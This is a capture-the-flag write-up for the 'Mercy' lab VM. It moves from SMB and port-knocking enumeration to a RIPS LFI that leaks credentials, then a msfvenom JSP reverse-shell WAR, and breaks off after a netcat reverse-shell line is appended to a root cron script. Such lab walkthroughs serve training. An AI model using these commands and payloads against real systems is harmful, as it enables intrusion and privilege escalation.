Mercy Writeups

==========

Ip:	port:
172.16.148.156	22,53,80,139,143,445,993,995,8080

Vulnerability Exploited: Apache Tomcat/Coyote JSP engine 1.1


Vulnerability Fix: upgrade the secure version

Severity:critical

Proof of Concept:


Step:1

After running the nmap we found the port theses port are open:




Step:2


at port 8080 we found default page of apache server.




And also found robots.txt are present with 1 disallowed entry:




in the robots.txt we found /tryharder/tryharder directory with base64 content:





after decode the base64 content we got a message which is:



here we found a password : “**password**”

Step3:

on the target system also smb port are open then now figure out what default share are there through smb command:

#smbclient -L //172.16.148.156/

```
root@kali:~/HBOX/172.16.148.156# smbclient -L //172.16.148.156
WARNING: The "syslog" option is deprecated
Enter WORKGROUP\root's password:

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        qiu             Disk
        IPC$            IPC       IPC Service (MERCY server (Samba, Ubuntu))
```

Step4:

Here we can see from figure there are three default share but not accessible through without password:

```
root@kali:~/HBOX/172.16.148.156# smbclient //172.16.148.156/qiu
WARNING: The "syslog" option is deprecated
Enter WORKGROUP\root's password:
tree connect failed: NT_STATUS_ACCESS_DENIED
root@kali:~/HBOX/172.16.148.156#
```

Step5:

on step2 we found a password from base64 content .so we try here to access “qiu” share with password “**password**”:

```
root@kali:~/HBOX/172.16.148.156# smbclient //172.16.148.156/qiu -U qiu
WARNING: The "syslog" option is deprecated
Enter WORKGROUP\qiu's password:
Try "help" to get a list of possible commands.
smb: \>
```

Step6:

now we enter in the shareable part and noe time to enumerate it.in enumeration process we found some hidden directory and inside the hidden directory we found a **config** file.

```
root@kali:~/HBOX/172.16.148.156# smbclient //172.16.148.156/qiu -U qiu
WARNING: The "syslog" option is deprecated
Enter WORKGROUP\qiu's password:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Fri Aug 31 15:07:00 2018
  ..                                  D        0  Mon Nov 19 11:59:09 2018
  .bashrc                             H     3637  Sun Aug 26 09:19:34 2018
  .public                            DH        0  Sun Aug 26 10:23:24 2018
  .bash_history                       H      163  Fri Aug 31 15:11:34 2018
  .cache                             DH        0  Fri Aug 31 14:22:05 2018
  .private                           DH        0  Sun Aug 26 12:35:34 2018
  .bash_logout                        H      220  Sun Aug 26 09:19:34 2018
  .profile                            H      675  Sun Aug 26 09:19:34 2018

                19213004 blocks of size 1024. 16321256 blocks available
smb: \>
```

```
smb: \> cd .private
smb: \.private\> ls
  .                                   D        0  Sun Aug 26 12:35:34 2018
  ..                                  D        0  Fri Aug 31 15:07:00 2018
  opensesame                          D        0  Thu Aug 30 12:36:50 2018
  readme.txt                          N       94  Sun Aug 26 10:22:35 2018
  secrets                             D        0  Mon Nov 19 12:01:09 2018

                19213004 blocks of size 1024. 16321256 blocks available
smb: \.private\>
```

```
smb: \.private\> ls
  .                                   D        0  Sun Aug 26 12:35:34 2018
  ..                                  D        0  Fri Aug 31 15:07:00 2018
  opensesame                          D        0  Thu Aug 30 12:36:50 2018
  readme.txt                          N       94  Sun Aug 26 10:22:35 2018
  secrets                             D        0  Mon Nov 19 12:01:09 2018

                19213004 blocks of size 1024. 16321256 blocks available
smb: \.private\> cd opensesame\
smb: \.private\opensesame\> ls
  .                                   D        0  Thu Aug 30 12:36:50 2018
  ..                                  D        0  Sun Aug 26 12:35:34 2018
  configprint                         A      539  Thu Aug 30 12:39:14 2018
  config                              N    17543  Fri Aug 31 15:11:56 2018

                19213004 blocks of size 1024. 16321256 blocks available
smb: \.private\opensesame\> get config
getting file \.private\opensesame\config of size 17543 as config (503.9 KiloBytes/sec) (average 313.2 KiloBytes/sec)
```

Download the **config** file and content of the **config file** is:

```
[openHTTP]
        sequence    = 159,27391,4
        seq_timeout = 100
        command     = /sbin/iptables -I INPUT -s %IP% -p tcp --dport 80 -j ACCEPT
        tcpflags    = syn

[closeHTTP]
        sequence    = 4,27391,159
        seq_timeout = 100
        command     = /sbin/iptables -D INPUT -s %IP% -p tcp --dport 80 -j ACCEPT
        tcpflags    = syn

[openSSH]
        sequence    = 17301,28504,9999
        seq_timeout = 100
        command     = /sbin/iptables -I INPUT -s %IP% -p tcp --dport 22 -j ACCEPT
        tcpflags    = syn

[closeSSH]
        sequence    = 9999,28504,17301
        seq_timeout = 100
        command     = /sbin/iptables -D iNPUT -s %IP% -p tcp --dport 22 -j ACCEPT
        tcpflags    = syn
```

step7:

From above enumeration we was found port 22 and 80 are showing fillterd.so from above sequence we try to open these port with port knocking technique.

Link: https://github.com/grongor/knock/blob/master/knock


afetr running the script with given sequence we got port 80 and 22 are open**.**

```
root@kali:~/HBOX/172.16.148.156# python3 portknock.py  172.16.148.156 159 27391 4
root@kali:~/HBOX/172.16.148.156#
```

```
80/tcp   open     http        Apache httpd 2.4.7 ((Ubuntu))
| http-robots.txt: 2 disallowed entries
|_/mercy /nomercy
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
```

Step8:


now enumerate the port 80 .we found **robots.txt** with two disallowed entry:
/mercy
/nomercy
at /nomercy we found **"RIPS"** is running with version **0.53.**



Step9:

we found the exploit of **RIPS 0.53** from the **:**

Link:https://www.exploit-db.com/exploits/18660




Step10:


From the above exploit we found these application are vulnerable to **LFI** and we able to **see /etc/passwd** and oher file .that why we try to see **tomcat user log file "/etc/tomcat7/tomcat_Users.xml"** and we found two user :

username:thisisasuperduperlonguser **password:heartbreakisinevitable**

username:fluffy **password:freakishfluffybunny**





```
9       <? mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
10      <? news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
11      <? uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
12      <? proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
13      <? www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
14      <? backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
15      <? list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
16      <? irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
17      <? gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
18      <? nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
19      <? libuuid:x:100:101::/var/lib/libuuid:
20      <? syslog:x:101:104::/home/syslog:/bin/false
21      <? landscape:x:102:105::/var/lib/landscape:/bin/false
22      <? mysql:x:103:107:MySQL Server,,,:/nonexistent:/bin/false
23      <? messagebus:x:104:109::/var/run/dbus:/bin/false
24      <? bind:x:105:116::/var/cache/bind:/bin/false
25      <? postfix:x:106:117::/var/spool/postfix:/bin/false
26      <? dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/bin/false
27      <? dovecot:x:108:119:Dovecot mail server,,,:/usr/lib/dovecot:/bin/false
28      <? dovenull:x:109:120:Dovecot login user,,,:/nonexistent:/bin/false
29      <? sshd:x:110:65534::/var/run/sshd:/usr/sbin/nologin
30      <? postgres:x:111:121:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
31      <? avahi:x:112:122:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false
32      <? colord:x:113:124:colord colour management daemon,,,:/var/lib/colord:/bin/false
33      <? libvirt-qemu:x:114:108:Libvirt Qemu,,,:/var/lib/libvirt:/bin/false
34      <? libvirt-dnsmasq:x:115:125:Libvirt Dnsmasq,,,:/var/lib/libvirt/dnsmasq:/bin/false
35      <? tomcat7:x:116:126::/usr/share/tomcat7:/bin/false
36      <? pleadformercy:x:1000:1000:pleadformercy:/home/pleadformercy:/bin/bash
37      <? qiu:x:1001:1001:qiu:/home/qiu:/bin/bash
38      <? thisisasuperduperlonguser:x:1002:1002:,,,:/home/thisisasuperduperlonguser:/bin/bash
39      <? fluffy:x:1003:1003::/home/fluffy:/bin/sh
```




Step11:

the user **“thisisasuperduperlonguser”** are the main user of tomcat server **.**then try to login into tomcat server with these credential:



Step12:

after login we foung the upload point of **war file:**



Step13:


Create the reverse shell payload from **msfvenom:**

```
root@kali:~/HBOX/172.16.148.156# msfvenom -p java/jsp_shell_reverse_tcp LHOST=172.16.148.166 LPORT=1234 -f war > exploit.war
Payload size: 1104 bytes
Final size of war file: 1104 bytes

root@kali:~/HBOX/172.16.148.156# jar -xvf exploit.war
  created: WEB-INF/
 inflated: WEB-INF/web.xml
 inflated: njqngdngteprrh.jsp
root@kali:~/HBOX/172.16.148.156#
```

Step14:

after upload we can see the own payloaded file.



Step15:

Normal Shell:

```
root@kali:~/HBOX/172.16.148.156# nc -lvp 1234
listening on [any] 1234 ...
172.16.148.156: inverse host lookup failed: Unknown host
connect to [172.16.148.166] from (UNKNOWN) [172.16.148.156] 52732
python -c 'import pty;pty.spawn("/bin/bash")'
tomcat7@MERCY:/var/lib/tomcat7$ id
id
uid=116(tomcat7) gid=126(tomcat7) groups=126(tomcat7)
tomcat7@MERCY:/var/lib/tomcat7$
```

start the listener on attacker machine and goto the path of the payload.we got the reverse shell.

Step16:

On the target system there are four user:

fluffy,qiu,pleadformercy,thisissuperduperlonguser

then try to access the fluffy directoty we got the permission error then try to login **“fluffy” user credential:**

```
tomcat7@MERCY:/home$ ls
ls
fluffy  pleadformercy  qiu  thisisasuperduperlonguser
tomcat7@MERCY:/home$ cd fluffy
cd fluffy
bash: cd: fluffy: Permission denied
tomcat7@MERCY:/home$ su fluffy
su fluffy
Password: freakishfluffybunny

$ id
id
uid=1003(fluffy) gid=1003(fluffy) groups=1003(fluffy)
$
```

Root Shell:

Step17:

inside the fluffy directory we found the **.private** hidden directory and inside the **.private** directory a **secrets** directory are present.

```
fluffy@MERCY:/home$ cd fluffy
cd fluffy
fluffy@MERCY:~$ ls
ls
fluffy@MERCY:~$ ls
ls
fluffy@MERCY:~$ ls -al
ls -al
total 16
drwxr-x--- 3 fluffy fluffy 4096 Nov 20 01:04 .
drwxr-xr-x 6 root   root   4096 Nov 20 00:59 ..
-rw------- 1 fluffy fluffy   17 Apr  4 16:16 .bash_history
drwxr-xr-x 3 fluffy fluffy 4096 Nov 20 01:02 .private
fluffy@MERCY:~$
```

inside the secrets directory we found a script **timeclock** with all user access and execute permissions.

```
-rwxrwxrwx 1 root   root    327 Apr  4 16:13 timeclock
fluffy@MERCY:~/.private/secrets$ cat timeclock
cat timeclock
#!/bin/bash

now=$(date)
echo "The system time is: $now." > ../../../../../var/www/html/time
echo "Time check courtesy of LINUX" >> ../../../../../var/www/html/time
chown www-data:www-data ../../../../../var/www/html/time
```

Step18:

after little bit enumeration we found that the timeclock script are repeatly running after few second. Then try to append reverse shell to getting root shell.


```
root@kali:~/HBOX/172.16.148.156# msfvenom -p cmd/unix/reverse_netcat lhost=172.16.148.166 lport=4321  R
[-] No platform was selected, choosing Msf::Module::Platform::Unix from the payload
[-] No arch selected, selecting arch: cmd from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 105 bytes
mkfifo /tmp/bbgmcjt; nc 172.16.148.166 4321 0</tmp/bbgmcjt | /bin/sh >/tmp/bbgmcjt 2>&1; rm /tmp/bbgmcjt
root@kali:~/HBOX/172.16.148.156#
```

```
fluffy@MERCY:~/.private/secrets$ echo "mkfifo /tmp/bbgmcjt; nc 172.16.148.166 4321 0</tmp/bbgmcjt | /bin/sh >/tmp/bbgmcjt 2>&1; rm /tmp/bbgmcjt"
>>timeclock
